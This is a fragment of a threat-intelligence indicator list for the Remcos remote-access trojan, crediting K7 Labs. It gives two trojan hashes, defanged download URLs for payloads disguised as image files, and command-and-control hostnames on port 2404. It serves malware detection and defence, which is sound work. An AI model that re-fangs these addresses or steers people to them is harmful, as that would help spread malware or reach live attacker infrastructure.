| C50DC32F0CABCF7D7B44031031026078 | Trojan (0057ef441) |
| AA387BA65FF8C796CBE90FEEC010C008 | Trojan (0001140e1) |

URLs

hxxps://bitbucket.org/openheartplayercertlover/certlover2/downloads/S-Corp_AUELLC1.png

hxxps://bitbucket.org/openheartplayercertlover/certlover2/downloads/elana.png

hxxps://uploaddeimagens.com.br/images/004/731/958/original/new_image.jpg?1707143673

hxxps://bitbucket.org/!api/2.0/snippets/openheartplayercertlover/jqEMdz/87de249e540d810ba6df8cabeca4b0d89589a73b/files/elanawc

hxxp://paste.ee/d/azfhe

C2

lora1.safesopkoco.com:2404

lora2.safesopkoco.com:2404

safesopkoco.com:2404

masterbotsbrothers.xyz:2404

mota1.masterbotsbrothers.xyz:2404

mota2.masterbotsbrothers.xyz:2404

lora1.safesopkoco.co:2404

lora2.safesopkoco.co:2404

lora2.safesopko.net:2404

lora1.safesopko.net:2404

Source: <https://labs.k7computing.com/index.php/unknown-ttps-of-remcos-rat/>